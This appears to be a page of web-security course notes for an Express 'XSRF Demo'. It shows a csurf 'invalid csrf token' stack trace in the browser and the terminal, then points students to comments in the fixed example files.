
Browser shows:



```
ForbiddenError: invalid csrf token
   at verifytoken (/home/soh/Documents/CSC309H/Summer2015/security/express/node_modules/csurf/index.js:269:11)
   at csrf (/home/soh/Documents/CSC309H/Summer2015/security/express/node_modules/csurf/index.js:97:7)
   at Layer.handle [as handle_request] (/home/soh/Documents/CSC309H/Summer2015/security/express/lib/router/layer.js:95:5)
   at next (/home/soh/Documents/CSC309H/Summer2015/security/express/lib/router/route.js:131:13)
   at Route.dispatch (/home/soh/Documents/CSC309H/Summer2015/security/express/lib/router/route.js:112:3)
   at Layer.handle [as handle_request] (/home/soh/Documents/CSC309H/Summer2015/security/express/lib/router/layer.js:95:5)
   at /home/soh/Documents/CSC309H/Summer2015/security/express/lib/router/index.js:277:22
   at Function.process_params (/home/soh/Documents/CSC309H/Summer2015/security/express/lib/router/index.js:330:12)
   at next (/home/soh/Documents/CSC309H/Summer2015/security/express/lib/router/index.js:271:10)
   at users.tj.name (/home/soh/Documents/CSC309H/Summer2015/security/express/examples/auth/index.js:40:3)
```

XSRF Demo

Terminal shows:



```
soh@clementine:~/Documents/CSC309H/Summer2015/security/express$ node examples/auth
Express started on port 3000
ForbiddenError: invalid csrf token
    at verifytoken (/home/soh/Documents/CSC309H/Summer2015/security/express/node_modules/csurf/index.js:269:11)
    at csrf (/home/soh/Documents/CSC309H/Summer2015/security/express/node_modules/csurf/index.js:97:7)
    at Layer.handle [as handle_request] (/home/soh/Documents/CSC309H/Summer2015/security/express/lib/router/layer.js:95:5)
    at next (/home/soh/Documents/CSC309H/Summer2015/security/express/lib/router/route.js:131:13)
    at Route.dispatch (/home/soh/Documents/CSC309H/Summer2015/security/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/home/soh/Documents/CSC309H/Summer2015/security/express/lib/router/layer.js:95:5)
    at /home/soh/Documents/CSC309H/Summer2015/security/express/lib/router/index.js:277:22
    at Function.process_params (/home/soh/Documents/CSC309H/Summer2015/security/express/lib/router/index.js:330:12)
    at next (/home/soh/Documents/CSC309H/Summer2015/security/express/lib/router/index.js:271:10)
    at users.tj.name (/home/soh/Documents/CSC309H/Summer2015/security/express/examples/auth/index.js:40:3)
```

XSRF Demo

Look at comments on index_fixed_xsrf.js and views/login.ejs to figure out what you need to do.